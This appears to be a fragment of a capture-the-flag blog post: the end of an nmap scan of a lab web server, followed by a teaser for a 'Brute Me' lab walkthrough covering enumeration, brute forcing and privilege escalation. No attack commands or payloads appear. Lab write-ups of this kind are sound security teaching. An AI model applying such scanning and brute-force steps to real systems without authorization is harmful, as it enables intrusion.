|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: e1Pr0f3ss0r's l3g4cy
MAC Address: 24:B2:B9:47:0E:F5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Brute Me — A Walkthrough of the Bruteforce Lab by NixSecura

Brute Me Lab Walkthrough | NixSecura Brute Me Lab Walkthrough This is a detailed walkthrough of the Brute Me lab from Imran at NixSecura. I'll show how I moved from initial scanning to full root access, including enumeration, brute forcing, and privilege escalation. Step 1: Re …

Powered by Blogger